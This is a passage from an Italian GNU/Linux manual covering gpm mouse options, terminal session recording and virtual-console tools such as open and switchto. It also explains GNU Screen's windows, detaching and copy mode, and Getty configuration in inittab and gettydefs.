Il terzo tasto, quando non dovesse servire per incollare, permette di estendere una selezione già iniziata e non completata.

Comandi speciali

L'opzione '**`-S`**' permette di definire tre comandi, separati con il simbolo due punti ('**`:`**'), da eseguire in occasione di un clic triplo con il primo e il terzo tasto. In pratica, si tiene premuto il primo o il terzo tasto, mentre con l'altro (il terzo o il primo rispettivamente) si esegue un clic triplo in rapida successione. Se entro tre secondi dal rilascio dei tasti viene premuto uno dei tre tasti, viene eseguito uno dei comandi indicati nell'argomento di questa opzione.

Per esempio, se si utilizza l'opzione '**`-S "echo ciao:echo hello:echo bye"`**' e si preme un clic triplo, del tipo descritto, seguito dalla pressione del primo tasto, si ottiene l'esecuzione di '**`echo ciao`**', cioè viene visualizzata la parola '**`ciao`**'. Se invece alla fine si seleziona il secondo tasto, si ottiene la parola '**`hello`**'. Infine, se si trattava del terzo tasto, si ottiene '**`bye`**'.

Questo sistema potrebbe essere particolarmente utile per definire un comando per il riavvio del sistema, quando per qualche motivo non si può usare la tastiera per farlo e non si rendono disponibili altre alternative.

Esempi

```
# gpm -t ps2
```

Avvia '**`gpm`**' predisponendolo per utilizzare un mouse PS/2.

```
# gpm -R -t ps2
```

Avvia '**`gpm`**' predisponendolo per utilizzare un mouse PS/2, abilitando la gestione del file '`/dev/gpmdata`'. Il sistema grafico X e altri programmi che dovessero accedere direttamente al dispositivo del mouse, dovrebbero essere istruiti a utilizzare il dispositivo '`/dev/gpmdata`', corrispondente a un mouse '**`MouseSystems`**'.

```
# gpm -S "shutdown -h now:shutdown -r now:init 0"
```

Avvia '**`gpm`**' definendo i comandi speciali da eseguire in caso di un clic triplo. Se dopo il clic triplo si preme il primo tasto, si conclude l'attività del sistema; se si preme il secondo, si riavvia; se si preme il terzo, si conclude l'attività, ma attraverso una chiamata diretta all'eseguibile '**`init`**'.

50.2.4 Avvio del servizio di gestione del mouse

Si è accennato al fatto che il demone '**gpm**' venga avviato normalmente dalla procedura di inizializzazione del sistema, nel modo già stabilito dalla stessa distribuzione GNU/Linux che si utilizza. Se si vogliono gestire funzionalità speciali di '**gpm**', come per esempio il file FIFO '/dev/gpmdata', cosa che si ottiene con l'opzione '**-R**', occorre intervenire nello script che avvia questo demone.

Alcune distribuzioni, prevedono un file di configurazione contenente l'assegnamento di variabili di ambiente che poi vengono incorporate e utilizzate nello script di avvio del servizio '**gpm**'. Tuttavia potrebbe non essere stata prevista la possibilità di aggiungere delle opzioni ulteriori; in tal caso si deve intervenire direttamente nello script.

In particolare, la distribuzione Red Hat gestisce il servizio attraverso lo script '/etc/rc.d/init.d/gpm', mentre la distribuzione Debian usa il file '/etc/init.d/gpm'. Inoltre, la distribuzione Debian mette a disposizione lo script '**gpmconfig**' per facilitare l'intervento nel file di configurazione, corrispondente a '/etc/gpm.conf'.

50.3 Monitoraggio di una sessione di lavoro

L'attività svolta durante una sessione di lavoro attraverso un terminale potrebbe essere registrata volontariamente in modo da annotare le operazioni svolte, eventualmente anche a titolo di prova, come potrebbe essere l'esecuzione di un test di esame.

In aggiunta, le console virtuali di GNU/Linux possono essere osservate attraverso dei dispositivi appositi: '/dev/vcs*'.

50.3.1 $ script

```
script [-a] file
```

'**script**' [6] è un programma che permette di registrare la sessione di lavoro svolta attraverso un terminale a caratteri. Si avvia il programma e questo avvia una copia della shell predefinita; da quel momento, tutto ciò che viene digitato ed emesso attraverso il terminale viene memorizzato in un file. Il file può essere indicato nella riga di comando, altrimenti viene creato il file 'typescript' nella directory corrente.

L'opzione '**-a**' permette di continuare la registrazione in un file già utilizzato in precedenza, senza cancellarlo inizialmente.

Per terminare l'esecuzione della registrazione della sessione di lavoro, basta concludere l'attività della shell avviata da '**script**'; di solito si tratta di utilizzare il comando '**exit**'.

50.3.2 /dev/vcs*

I file di dispositivo '/dev/vcs*', definiti *Virtual console capture device*, possono essere usati per visualizzare lo schermo di una console particolare. Il meccanismo è estremamente banale, in quanto basta leggere il loro contenuto: in ogni momento, il risultato che si ottiene da questa lettura è l'immagine dello schermo di quella console particolare che quel dispositivo rappresenta.

```
# cat /dev/vcs1
```

[6] **Script** UCB BSD

L'esempio mostra la visualizzazione del contenuto dello schermo della prima console virtuale, corrispondente al dispositivo '`/dev/tty1`', dell'istante in cui si esegue il comando.

In particolare, il dispositivo '`/dev/vcs0`' fa riferimento alla console virtuale attiva, mentre i file contrassegnati da un numero finale (diverso da zero) corrispondono alle rispettive console virtuali, identificate in modo preciso tramite quel numero.

50.4 Strumenti per la gestione delle console virtuali

Le console virtuali di GNU/Linux sono gestite normalmente attraverso la configurazione del file '`/etc/inittab`', in cui, a seconda del livello di esecuzione, si attivano diversi programmi Getty abbinati ad altrettanti terminali o console virtuali. Generalmente, in questo modo, non vengono utilizzate tutte le console virtuali possibili, pertanto quelle rimanenti potrebbero essere sfruttate per altri scopi.

Le console virtuali disponibili possono essere utilizzate per visualizzare in modo continuo informazioni utili sul funzionamento del sistema, come per esempio quelle provenienti da un file per le registrazioni del sistema (*log*).

```
# tail -f /var/log/messages > /dev/tty10 &
```

L'esempio mostra l'utilizzo di '**`tail`**' per visualizzare la fine del file '`/var/log/messages`' e tutte le righe che gli vengono aggiunte successivamente. Invece di impegnare il terminale dal quale viene avviato, il comando viene messo sullo sfondo ('**`&`**') e l'output viene emesso attraverso la decima console virtuale (che si presume sia disponibile).

50.4.1 # open

`open` [*opzioni*] [`--`] *comando* [*opzioni_del_comando*]

'**`open`**' [7] permette di avviare un comando in una nuova console virtuale (non utilizzata precedentemente). Per distinguere il comando dalle opzioni di '**`open`**' si utilizza un trattino doppio ('**`--`**') per segnalare l'inizio del comando stesso.

Alcune opzioni

`-c` *n*

Questa opzione permette di definire esplicitamente quale console virtuale utilizzare attraverso l'argomento che indica il numero di questa (le console virtuali sono numerate a partire da uno).

`-l`

Fa in modo che il comando venga trattato come se fosse una «shell di *login*», cioè una shell avviata dalla procedura di accesso (dopo che l'autenticazione dell'utente è avvenuta con successo). Questo comporta l'aggiunta di un trattino ('**`-`**') davanti al nome del comando.

`--`

Segna la fine delle opzioni di '**`open`**' e l'inizio del comando. È necessario l'uso di questo trattino doppio quando il comando da eseguire ha, a sua volta, degli argomenti.

Esempi

```
# open bash
```

[7] **Open** GNU GPL

Avvia l'eseguibile '**bash**' nella prima console virtuale libera.

```
# open -l bash
```

Avvia l'eseguibile '**bash**' nella prima console virtuale libera, trattando il processo relativo come una shell di *login*.

```
# open -c 10 -l bash
```

Come nell'esempio precedente, utilizzando espressamente la decima console virtuale.

```
# open -- ls -l
```

Esegue il comando '**ls -l**' utilizzando la prima console virtuale libera. In questo caso, dovendo indicare un comando con argomenti, è stato inserito il trattino doppio per segnalare l'inizio del comando stesso.

50.4.2 # switchto

```
switchto n
```

'**switchto**' [8] è un programma molto semplice il cui unico scopo è quello di selezionare una particolare console virtuale. Può essere utile in uno script.

Esempi

```
# switchto 11
```

Passa nell'undicesima console virtuale.

50.5 Terminali virtuali, o finestre, con il programma Screen

È già stato descritto più volte il funzionamento delle console virtuali di GNU/Linux, che, attraverso una sola console fisica, permettono la gestione di più sessioni di lavoro differenti, a cui si accede generalmente con le combinazioni di tasti [*Ctrl+Fn*], oppure [*Ctrl+Alt+Fn*]. Un effetto simile si può ottenere attraverso dei programmi, che possono essere utilizzati anche quando non si dispone di una console GNU/Linux.

Un programma che svolga questo compito non è così comodo da utilizzare come può esserlo una console virtuale, però può offrire delle possibilità in più. Per esempio, potrebbe trasferire il *terminale virtuale* su un altro terminale fisico, senza dover sospendere, né interrompere, il lavoro che si stava svolgendo. In pratica, l'unico programma che si utilizzi per questo scopo è Screen, [9] che permette di fare una quantità di cose, anche il trasferimento di un terminale virtuale a un altro utente (consentendo a questo di continuare il lavoro).

Lo studio di Screen è impegnativo come lo è l'approfondimento di una shell sofisticata. Qui si vogliono mostrare solo i rudimenti, trascurando volutamente funzionalità che, se utilizzate, richiederebbero attenzione per ciò che riguarda la sicurezza.

---

[8] **Switchto** GNU GPL

[9] **Screen** GNU GPL

50.5.1 Funzionamento e organizzazione generale

Screen è un programma (in pratica si tratta dell'eseguibile '**`screen`**') che si interpone tra una shell (o un applicativo diverso) e il terminale utilizzato effettivamente. In pratica, si tratta di un gestore di finestre a caratteri che, tra le altre cose, permette di aprire più sessioni contemporanee utilizzando un solo terminale fisico.

Ogni terminale virtuale, ovvero ogni finestra, mette a disposizione le funzionalità di un terminale VT100 con delle estensioni di vario tipo. Per ogni finestra viene conservato uno storico delle ultime righe visualizzate, permettendo lo scorrimento all'indietro e la copia di porzioni di questo all'interno dello standard input della stessa o di un'altra finestra.

Come si può intuire, per accedere alle funzionalità offerte da Screen occorre utilizzare dei comandi composti da combinazioni di tasti che vengono intercettati da questo, senza essere passati all'applicazione sottostante, provocando così un'alterazione del comportamento normale di queste applicazioni.

Spesso, viene attivato il bit SUID al binario '**`screen`**', assieme all'attribuzione della proprietà all'utente '**`root`**'. Ciò permette a Screen di fare una serie di cose molto comode, ma richiede attenzione nella sua configurazione, perché ciò potrebbe tradursi in un pericolo in più per chi lo utilizza. Se non si vuole approfondire tanto l'uso di Screen, sarebbe meglio togliere tale permesso.

```
# chmod ug-s /usr/bin/screen
```

Se Screen è in condizione di poterlo fare (di solito solo se è attivato il bit SUID per il binario '**`screen`**' e questo appartiene all'utente '**`root`**'), aggiorna il file '`/etc/utmp`', cosa che consente di tenere traccia anche di tutti i terminali virtuali aperti attraverso di esso. Questi corrispondono ai dispositivi secondo il modello '`/dev/tty{a|b|c|d|e}{0|1|2|3|4|5|6|7|8|9|a|b|c|d|e|f}`'; in pratica si tratta di una lettera da '**`a`**' a '**`e`**', seguita da una cifra esadecimale (i numeri da zero a nove e le lettere da «a» a «f»).

Per poter funzionare, Screen deve creare una pipe con nome, ovvero un file FIFO, per ogni gruppo di finestre aperto, cioè per ogni terminale fisico a cui è connesso effettivamente. Tale file viene definito socket da Screen e dalla sua documentazione. Questo file può essere creato in varie posizioni, a seconda di come sono stati compilati i sorgenti. Se il binario '**`screen`**' era stato previsto con il bit SUID attivo, questo file FIFO potrebbe essere creato nella directory '`/tmp/screens/S-`*utente*`/`', oppure, più utilmente, potrebbe essere creato nella directory '`~/.screen/`'. È da ritenere che questa ultima scelta sia la migliore; volendo, si può utilizzare la variabile di ambiente '**`SCREENDIR`**' per indicare il percorso della directory che Screen deve usare per i file FIFO.

Il nome utilizzato per il file FIFO serve a identificare una particolare sessione di lavoro di Screen, assieme a tutte le finestre gestite attraverso questa. Di solito, si tratta di un nome articolato secondo il modello seguente:

pid`.`*terminale*`.`*host*

Per esempio, '**`123.tty4.dinkel`**' è il modo con cui si identifica la sessione di Screen che ha il numero PID 123, utilizza il terminale corrispondente al dispositivo '`/dev/tty4`', sul sistema chiamato '**`dinkel`**'.

Una sessione di Screen, quando è in funzione regolarmente, è *attaccata* al terminale fisico che si utilizza effettivamente (questo terminale fisico può anche essere una console virtuale di GNU/Linux). La sessione può essere distaccata e successivamente riattaccata altrove, presso un altro terminale fisico. Le applicazioni in funzione nelle varie finestre di una sessione distaccata,

continuano a funzionare regolarmente. Di solito, a meno di modificare la configurazione predefinita, un segnale di aggancio ('**SIGHUP**'), che generalmente si ottiene disconnettendo la linea attraverso cui è collegato il terminale, provoca solo il distacco della sessione, senza coinvolgere le applicazioni.

Screen può essere controllato attraverso file di configurazione, la cui collocazione può essere varia. Potrebbe trattarsi di '`/etc/screenrc`' per la configurazione globale e di '`~/.screenrc`' per la personalizzazione di ogni utente. Le direttive di questi file non vengono mostrate qui; eventualmente si può consultare la documentazione originale: *screen(1)*.

Screen imposta automaticamente la variabile '**TERM**' al valore '**screen**', in modo da informare opportunamente le applicazioni di adattarsi alle sue caratteristiche.

Quasi tutti i comandi che possono essere impartiti a Screen sono prefissati dalla combinazione [*Ctrl+a*], alla quale segue poi una sequenza di caratteri o di altre combinazioni di tasti, che ovviamente non vengono passati all'applicazione sottostante. Se però si vuole passare proprio la combinazione [*Ctrl+a*] all'applicazione, si deve usare la sequenza [*Ctrl+a*][*a*].

A volte, Screen ha la necessità di fornire delle indicazioni. Ciò viene fatto sovrascrivendo parte della finestra in uso, di solito nell'ultima riga. Dopo pochi secondi, i messaggi vengono rimossi, ripristinando il testo precedente.

50.5.2 $ screen

```
screen [opzioni] [comando [argomenti_del_comando]]
```

'**screen**' è il programma binario di Screen. Come accennato in precedenza, viene predisposto spesso in modo da avere il bit SUID attivo e da essere proprietà dell'utente '**root**'. Se non si richiedono funzionalità particolari a questo programma, non è necessaria tale politica.

'**screen**' può essere avviato per iniziare una sessione di lavoro attraverso cui gestire delle applicazioni contenute in finestre differenti, oppure per altre funzionalità che verranno descritte in occasione della presentazione delle opzioni. Quando si avvia '**screen**' in modo normale, si può aggiungere l'indicazione di un comando (con i suoi argomenti), che si vuole avviare all'interno della prima finestra. Se questo comando non viene specificato, '**screen**' avvia una shell (quella indicata nella variabile di ambiente '**SHELL**', oppure '`/bin/sh`' in sua mancanza).

Quando un programma ospitato all'interno di una finestra di '**screen**' termina di funzionare, la finestra relativa si chiude. Quando una sessione non ha più finestre, termina di funzionare anche il processo '**screen**' relativo.

Alcune opzioni

```
-c file
```

Permette di specificare un file di configurazione alternativo a quello predefinito.

```
-s shell
```

Permette di indicare una shell alternativa a quella contenuta nella variabile di ambiente '**SHELL**', che viene utilizzata ogni volta che si apre una nuova finestra senza specificare il programma che deve essere avviato al suo interno.

```
-S sessione
```

Permette di dare un nome a una sessione. A questo nome viene comunque aggiunto il numero PID anteriormente. Lo scopo è quello di rendere più semplice l'identificazione di una sessione.

```
-ls | -list
```

Questa opzione va usata da sola: non avvia alcuna nuova sessione e si limita a elencare quelle già aperte dall'utente che ne sta facendo richiesta. Attraverso questo elenco si possono individuare facilmente quali siano le sessioni distaccate, cioè quelle che possono essere riprese utilizzando l'opzione '**-r**'.

-d [*pid.*] *tty* [. *host*]
-D [*pid.*] *tty* [. *host*]

Permette di distaccare una sessione di Screen da un terminale fisico, senza interrompere il funzionamento degli applicativi avviati al suo interno. Si può usare questa opzione assieme a '**-r**', in modo da riattaccare la sessione in un altro terminale.

-r [[*pid.*] *tty* [. *host*]]
-R [[*pid.*] *tty* [. *host*]]

Permette di riattaccare sul terminale in funzione attualmente, una sessione staccata in precedenza. Se non si indica la sessione, viene avviata la prima di quelle che risultano distaccate; se in particolare si utilizza '**-R**', si ottiene comunque l'avvio di una sessione anche se non ce ne sono da riprendere. Questa opzione può essere usata da sola o in abbinamento a '**-d**' (o '**-D**'). In questo ultimo caso, si indica prima l'opzione '**-d**', poi '**-r**', infine la sessione da staccare e da riattaccare.

-x [[*pid.*] *tty* [. *host*]]

Questa opzione permette di accedere a una sessione già aperta e funzionante presso un altro terminale fisico. Se non viene specificata la sessione, viene aperta la prima che può essere trovata. Quando si condivide una sessione tra più terminali fisici, ogni terminale può accedere solo alle finestre che non sono attive da qualche parte.

Esempi

`$ screen`

Avvia una sessione di Screen sul terminale da cui si esegue il comando, aprendo la shell predefinita nella prima finestra.

`$ screen mc`

Avvia una sessione di Screen sul terminale da cui si esegue il comando, avviando il programma '**mc**', senza argomenti, nella prima finestra.

`$ screen -ls`

Elenca le sessioni aperte dall'utente.

`$ screen -d tty2`

Distacca la sessione in funzione sul terminale identificato dal dispositivo '`/dev/tty2`' (in pratica, la seconda console virtuale). Non vengono indicate altre informazioni per il nome della sessione, perché probabilmente l'informazione del terminale è sufficiente e non crea ambiguità.

`$ screen -d`

Distacca la prima sessione attiva appartenente all'utente stesso.

`$ screen -r tty2`

Attacca, sul terminale da cui si dà il comando, la sessione che in origine era stata avviata sul terminale '`/dev/tty2`' e successivamente distaccata.

`$ screen -r`

Attacca la prima sessione libera che trova.

$ **screen -d -r tty2**

Distacca la sessione in funzione sul terminale identificato dal dispositivo '`/dev/tty2`', riattaccandola sul terminale da cui si dà il comando.

$ **screen -d -r**

Distacca la prima sessione attiva che trova e la riattacca sul terminale da cui si dà il comando.

50.5.3 Comandi interattivi

Una volta avviato l'eseguibile '**`screen`**', si può interagire con questo attraverso una serie di comandi composti da combinazioni di tasti. Nella maggior parte dei casi si tratta di sequenze iniziate dalla combinazione [*Ctrl+a*].

Per motivi di compatibilità, spesso sono disponibili diversi tipi di sequenze per lo stesso risultato. Nella tabella 50.5 vengono elencate solo alcune di queste sequenze; per un elenco completo occorre leggere la documentazione originale: *screen(1)*.

Tabella 50.5. Alcuni dei comandi che si possono dare a Screen, quando è in funzione.

Sequenza	Effetto
Ctrl+a ?	Mostra una guida rapida ai comandi disponibili.
Ctrl+a a	Invia la combinazione [*Ctrl+a*] all'applicazione attiva.
Ctrl+a *n*	Seleziona l'*n*-esima finestra. La prima ha il numero zero.
Ctrl+a n	Passa alla finestra successiva.
Ctrl+a p	Passa alla finestra precedente.
Ctrl+a c	Crea una nuova finestra.
Ctrl+a d	Distacca la sessione dal terminale fisico.
Ctrl+a w	Mostra un breve riepilogo delle finestre esistenti.
Ctrl+a Esc	Inizia la modalità di scorrimento e copia all'indietro.
Ctrl+a]	Incolla il testo inserito precedentemente nella memoria tampone.

Le operazioni più complesse sono quelle che riguardano la copia e l'inserimento di testo che proviene da quanto visualizzato attualmente, o nel testo precedente. Infatti, per ogni finestra viene conservato uno storico delle righe visualizzate, che può essere rivisto e dal quale si possono prelevare delle parti, inserendole in una memoria tampone (la documentazione *screen(1)* parla di *paste buffer*).

Con il comando [*Ctrl+a*][*Esc*] si inizia la modalità di scorrimento e copia, cosa che blocca il funzionamento dell'applicazione che utilizza la finestra attiva. Da quel momento, si possono usare i tasti freccia e pagina per spostare il cursore; eventualmente si possono usare i tasti [*h*], [*j*], [*k*] e [*l*], come si fa con VI (84.1). Si possono anche fare delle ricerche nello stile di VI, con i comandi [*/*] e [*?*].

Quando si raggiunge il pezzo che si vuole copiare nella memoria tampone, lo si deve delimitare. Ciò si ottiene normalmente premendo il tasto [*barra spaziatrice*] nel punto di inizio, quindi si fa scorrere il cursore nel punto finale e si preme nuovamente la [*barra spaziatrice*] per concludere. La selezione del testo coincide anche con la conclusione della modalità di scorrimento e copia, cosa che dopo poco fa riprendere il funzionamento del programma.

È possibile anche la selezione di testo in modo rettangolare. Per questo, dopo aver premuto la [*barra spaziatrice*] per indicare il punto di inizio, si deve aggiungere anche il tasto [*c*], a indicare un bordo sinistro, oppure [*C*] a indicare un bordo destro. Successivamente, quando si raggiunge

anche il punto finale, si preme nuovamente [*C*], oppure [*c*] (a seconda di come si è iniziato) prima della [*barra spaziatrice*].

Infine, il comando [*Ctrl+a*][*]*] inserisce il testo, accumulato precedentemente nella memoria tampone, nello standard input dell'applicazione contenuta nella finestra attiva.

50.6 Riferimenti

- Chris Bagwell, *The Linux busmouse HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Getty

Il programma di gestione del terminale è quello che consente di collegarsi con il sistema operativo e di poter interagire con questo. Quello utilizzato originariamente per questo scopo è '**`getty`**' (del pacchetto Getty_ps), ma quasi tutte le distribuzioni GNU/Linux preferiscono utilizzare programmi alternativi, come '**`agetty`**', '**`mingetty`**' e '**`mgetty`**'.

In questo capitolo viene descritto l'uso generale di alcuni di questi programmi, fino alla connessione di un terminale attraverso la porta seriale, senza affrontare il problema della connessione remota attraverso una linea commutata.

La tabella 51.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 51.1. Riepilogo dei programmi e dei file per l'attivazione dei terminali a caratteri.

Nome	Descrizione
getty	Attiva la gestione della console o del terminale.
uugetty	Programma Getty specializzato per le porte seriali.
/etc/issue	Messaggio introduttivo precedente alla procedura di accesso.
/etc/gettydefs	Configurazione della linea.
mgetty	Programma Getty specializzato per l'uso del modem.
/etc/mgetty+sendfax/mgetty.config	Configurazione principale di Mgetty+Sendfax.
/etc/mgetty+sendfax/login.config	Configurazione dell'accesso per quanto riguarda Mgetty+Sendfax.
mingetty	Programma Getty minimo per le console virtuali di GNU/Linux.
agetty	Programma Getty ridotto.

51.1 Principio di funzionamento

Nella procedura di inizializzazione del sistema, Getty è quel programma che si occupa di attivare il terminale e iniziare la procedura di accesso. Come dice la pagina di manuale *getty(1)*: «Getty è il secondo dei tre programmi (*init(1)*, *getty(1)* e *login(1)*) utilizzati dal sistema per permettere all'utente di accedere». In pratica, il programma Getty si occupa di:

- aprire la linea di terminale e impostare le modalità necessarie;
- emettere l'invito della procedura di accesso;
- ricevere il nominativo usato dall'utente per identificarsi;
- attivare il programma per la procedura di accesso (convenzionalmente si tratta di '`/bin/login`'), fornendogli già il nominativo-utente (sarà poi compito di '**`login`**' di richiedere l'inserimento della parola d'ordine).

Il programma Getty tipico fa uso di alcuni file:

- '`/etc/gettydefs`'

  per la definizione delle caratteristiche delle linee dei terminali;
- '`/etc/issue`'

  per definire un testo di «benvenuto» da inviare all'utente che tenta di connettersi.

51.1.1 Utilizzo di un programma Getty

Un programma Getty non è fatto per l'utilizzo manuale diretto, ma per essere inserito nel file '`/etc/inittab`', in modo da essere attivato direttamente da Init durante la fase si inizializzazione del sistema. In un sistema GNU/Linux, l'attivazione delle sei console virtuali consuete avviene con record simili a quelli seguenti.

```
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
```

Come si vede dall'esempio, viene usato un argomento per specificare il terminale da utilizzare, ovvero il nome del file di dispositivo corrispondente contenuto nella directory '`/dev/`'. Questo elemento, viene definito normalmente come «linea», alludendo al tipo di terminale in base al tipo di connessione utilizzata.

Quando il programma Getty viene utilizzato per attivare una connessione attraverso un terminale seriale, si pone il problema di configurare opportunamente la porta seriale stessa. In tal caso si utilizzano altri argomenti, oppure la configurazione del file '`/etc/gettydefs`'.

Se oltre alla linea seriale si utilizzano dei modem, si aggiunge anche il problema della loro inizializzazione. Il programma Getty può solo occuparsi di quello connesso dalla sua parte, ma anche in tal caso si pone il problema di definire la stringa di inizializzazione adatta.

Quando si vuole ottenere una connessione attraverso modem, utilizzando una linea telefonica commutata, Getty deve essere in grado di controllare il modem anche in questo modo, rispondendo e distinguendo eventualmente se la chiamata proviene da un altro modem o se si tratta di un segnale sonoro normale.

51.2 Getty_ps

Getty_ps [1] è un pacchetto composto da due parti: '**`getty`**' per la connessione attraverso la console e i terminali seriali e '**`uugetty`**' per la connessione attraverso modem.

I due programmi Getty di Getty_ps utilizzano sia il file di configurazione '`/etc/gettydefs`' che il file di introduzione '`/etc/issue`'. Eventualmente, vengono utilizzati anche altri file, la cui posizione cambia a seconda del modo con cui vengono compilati i sorgenti.

51.2.1 File delle registrazioni

I due programmi eseguibili, '**`getty`**' e '**`uugetty`**', possono essere compilati in modo da utilizzare il registro del sistema per annotare gli eventi importanti, oppure in modo da utilizzare un file apposito, generalmente '`/var/log/getty.log`'. Ciò serve a chiarire che dipende dalle scelte fatte da chi organizza la distribuzione GNU/Linux l'esistenza o meno di tale file e la sua collocazione.

[1] **Getty_ps** software non libero: non è consentita la commercializzazione a scopo di lucro e in generale non è consentito alcun profitto economico derivante dall'uso o dalla riproduzione dello stesso

51.2.2 Configurazione di linea

Oltre alla configurazione standard dei programmi Getty, definita attraverso il file '`/etc/gettydefs`', si possono utilizzare diversi file di configurazione, uno per ogni linea (o terminale), definiti da nomi nella forma seguente, dove questi si riferiscono rispettivamente a '**`getty`**' e a '**`uugetty`**'.

```
/etc/conf.getty.linea
```

```
/etc/conf.uugetty.linea
```

Oppure, in alternativa:

```
/etc/default/getty.linea
```

```
/etc/default/uugetty.linea
```

La «linea» è in pratica il nome del dispositivo che fa riferimento al terminale corrispondente, senza il prefisso della directory (per esempio: '**`tty1`**', '**`tty2`**',... '**`ttyS0`**', ecc.).

La distinzione della collocazione e dei nomi utilizzati, dipende sempre dalle scelte fatte in fase di compilazione dei sorgenti.

Se il file previsto per una linea particolare non risulta presente, '**`getty`**', oppure '**`uugetty`**', utilizzano un file di configurazione generale, rispettivamente:

```
/etc/conf.getty
```

```
/etc/conf.uugetty
```

oppure

```
/etc/default/getty
```

```
/etc/default/uugetty
```

Alcune direttive

Le direttive dei file di configurazione di «linea» sono espresse semplicemente da assegnamenti, nella solita forma:

```
nome=valore
```

Di seguito sono elencate solo alcune direttive che possono essere utilizzate in questi file.

```
LOGIN=nome
```

Con questa direttiva si può definire un nome e un percorso differente per il programma che si vuole utilizzare per la procedura di accesso. In modo predefinito dovrebbe trattarsi di '`/bin/login`'.

```
ISSUE=stringa
```

```
ISSUE=file_issue
```

Questa direttiva permette di specificare un messaggio introduttivo diverso da quello contenuto nel solito file '`/etc/issue`'. Si può specificare una stringa, senza delimitatori, contenente il messaggio stesso, oppure si può indicare il file da utilizzare, con il suo percorso assoluto (deve iniziare con la barra obliqua, '**`/`**'). Il testo che definisce questo messaggio introduttivo ammette l'uso degli stessi caratteri di escape mostrati nella tabella 51.3.

```
CLEAR=YES
```

```
CLEAR=NO
```

Se viene assegnato il valore '**`NO`**', '**`getty`**' non tenta di ripulire lo schermo prima di emettere il messaggio introduttivo e la richiesta di identificazione della procedura di accesso.

```
WAITCHAR=YES
```

```
WAITCHAR=NO
```

Se viene assegnato il valore '**`YES`**', '**`getty`**' attende un carattere dalla linea prima di iniziare a emettere l'invito alla connessione.

`DELAY=`*n_secondi*

Questa direttiva viene usata normalmente in congiunzione all'attivazione di '**`WAITCHAR`**', in modo da stabilire un ritardo in secondi dopo la ricezione del carattere dalla linea.

`WAITFOR=`*stringa*

Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito della procedura di accesso. In pratica, al contrario di '**`WAITCHAR`**', si vuole attendere una stringa particolare e non solo un carattere qualunque. Se viene usato in congiunzione a '**`DELAY`**', allora '**`getty`**' attende il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.

`TIMEOUT=`*n_secondi*

Fa in modo che il programma attenda per un numero massimo di secondi che l'utente completi la procedura di accesso; trascorso tale limite, '**`getty`**' termina l'esecuzione e con lui la possibilità di accedere da quella linea.

51.2.3 # getty

`getty` [*opzioni*] *linea* [*velocità* [*tipo*]]

`getty -c` *file_gettydefs*

La sintassi indicata rappresenta una semplificazione di quella effettiva. Il primo dei due casi mostra la situazione più comune, in cui '**`getty`**' viene avviato in modo da controllare una linea di terminale; il secondo caso rappresenta la sintassi utilizzabile per verificare la validità formale del file '`/etc/gettydefs`'.

'**`getty`**' è strettamente dipendente dal file di configurazione '`/etc/gettydefs`', dove l'argomento indicato come «velocità» fa riferimento a uno dei suoi record. Quindi, con questo termine, non si fa tanto riferimento a un numero che esprime la velocità della linea, ma alla sigla corrispondente utilizzata nel file di configurazione, dal quale si ottengono anche altre informazioni.

L'argomento indicato come «tipo» si riferisce al nome del terminale, secondo quanto definito da Termcap e Terminfo. Questa informazione è utile a '**`getty`**' per conoscere la stringa necessaria a ripulire lo schermo e per impostare la variabile di ambiente '**`TERM`**'.

Alcune opzioni

`-d` *file_di_configurazione*

Permette di indicare esplicitamente il file di configurazione di linea. Questa opzione è particolarmente utile quando non si sa precisamente quale sia il file di configurazione giusto per la versione di Getty_ps che si sta utilizzando.

`-r` *ritardo*

Utilizzando questa opzione si attiva implicitamente la funzione '**`WAITCHAR`**' e si definisce un tempo di ritardo, espresso in secondi, alla visualizzazione del messaggio di richiesta di identificazione, che introduce la procedura di accesso. In pratica, corrisponde anche all'uso della funzione '**`DELAY`**'.

`-w` *stringa*

Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito della procedura di accesso e corrisponde all'uso della funzione '**WAITFOR**'. Se viene usato in congiunzione all'opzione '**-r**' o alla funzione '**DELAY**', allora '**getty**' attende il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.

`-t` *tempo_massimo*

Corrisponde alla funzione '**TIMEOUT**', con cui si può stabilire un tempo massimo, espresso in secondi, per consentire di completare la procedura di accesso, scaduto il quale '**getty**' termina di funzionare.

`-c` *file_gettydefs*

Questa opzione, usata da sola, permette di fare in modo che '**getty**' verifichi la correttezza formale del file '`/etc/gettydefs`' o di altro analogo costruito per lo stesso scopo.

Esempi

Negli esempi seguenti si fa riferimento prevalentemente a record del file '`/etc/inittab`', dove '**getty**' viene usato senza la presenza di un file di configurazione di linea corrispondente (tutto si vede dalla riga di comando). A questo fa eccezione l'ultimo esempio, che richiama espressamente il file di configurazione di linea.

```
1:12345:respawn:/sbin/getty tty1
```

Avvia '**getty**' per controllare la linea di terminale '`/dev/tty1`', cioè la prima console virtuale. La voce del file '`/etc/gettydefs`' non viene definita, utilizzando in modo predefinito il primo record, che dovrebbe corrispondere alla voce '**VC**'. Anche il terminale non viene definito e probabilmente si utilizza il nome '**unknown**'.

```
1:12345:respawn:/sbin/getty tty1 VC linux
```

Come nell'esempio precedente, con la differenza che viene indicata esplicitamente la voce del file '`/etc/gettydefs`' e il nome del terminale ('**linux**').

```
s1:2345:respawn:/sbin/getty ttyS1 DT19200 vt100
```

Avvia '**getty**' per controllare la seconda linea seriale, '`/dev/ttyS1`', a cui così si può connettere un terminale seriale normale (senza modem). All'interno del file '`/etc/gettydefs`' viene selezionata la voce '**DT19200**', che indica una velocità di 19200 bit/s per un *Dumb terminal* (la sigla «DT» sta appunto per questo). Il tipo di terminale utilizzato è stato '**vt100**' corrispondente al più semplice e comune.

```
s1:2345:respawn:/sbin/getty -d /etc/default/getty.ttyS1 ttyS1 DT19200 vt100
```

Come nell'esempio precedente, definendo esplicitamente un file di configurazione di linea: '`/etc/default/getty.ttyS1`'.

51.2.4 # uugetty

`uugetty` [*opzioni*] *linea* [*velocità* [*tipo*]]

